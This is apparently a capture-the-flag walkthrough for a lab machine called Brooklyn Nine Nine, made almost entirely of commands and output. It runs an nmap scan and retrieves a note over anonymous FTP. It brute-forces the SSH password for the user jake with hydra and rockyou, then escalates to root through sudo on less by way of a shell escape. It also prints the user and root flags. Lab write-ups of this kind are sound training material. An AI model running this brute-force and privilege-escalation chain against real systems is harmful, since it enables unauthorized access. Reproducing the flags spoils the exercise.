
nmap -A -vvv 10.10.240.0

```
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.11.159
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQjh/Ae6uYU+t7FWTpPoux5Pjv9zvlOLEMlU36hmSn4vD2pYTeHDbzv7ww7
5UaUzPtsC8kM1EPbMQn1BUCvTNkIxQ34zmw5FatZWNR8/De/u/9fXzHh4MFg74S3K3uQzZaY7XBaDgmU6W0KEmLtKQPcueUomeY
kqpL78o5+NjrGO3HwqAH2ED1Zadm5YFEvA0STasLrs7i+qn1G9o4ZHhWi8SJXlIJ6f6O1ea/VqyRJZG1KgbxQFU+zYlIddXpub9
3zdyMEpwaSIP2P7UTwYR26WI2cqF5r4PQfjAMGkG1mMsOi6v7xCrq/5RlF9ZVJ9nwq349ngG/KTkHtcOJnvXz
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBItJ0sW5hVmiYQ8U3mXta5DX2
zOeGJ6WTop8FCSbN1UIeV/9jhAQIiVENAW41IfiBYNj8Bm+WcSDKLaE8PipqPI=
```

```
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

filezilla



cat note_to_jake.txt

```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nin
e nine
```

hydra -l jake -P /usr/share/wordlists/rockyou.txt 10.10.240.0 ssh

```
[DATA] attacking ssh://10.10.240.0:22/
[22][ssh] host: 10.10.240.0   login: jake   password: 987654321
1 of 1 target successfully completed, 1 valid password found
```

ssh jake@10.10.240.0

987654321

ee11cbb19052e40b07aac0ca060c23ee

```
┌─[headcrusher@parrot]─[~]
└──╼ $ssh jake@10.10.240.0
The authenticity of host '10.10.240.0 (10.10.240.0)' can't be established.
ECDSA key fingerprint is SHA256:Ofp49Dp4VBPb3v/vGM9jYfTRiwpg2v28x1uGhvoJ7K4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.240.0' (ECDSA) to the list of known hosts.
jake@10.10.240.0's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ cd /home
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd holt/
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$
```

sudo -l

```
jake@brookly_nine_nine:/home/holt$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
```

https://gtfobins.github.io/gtfobins/less/

sudo less /etc/profile

!/bin/sh

cat /root/root.txt

63a9f0ea7bb98050796b649e85481845

```
jake@brookly_nine_nine:/home/holt$ sudo less /etc/profile
# cat /root/root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
```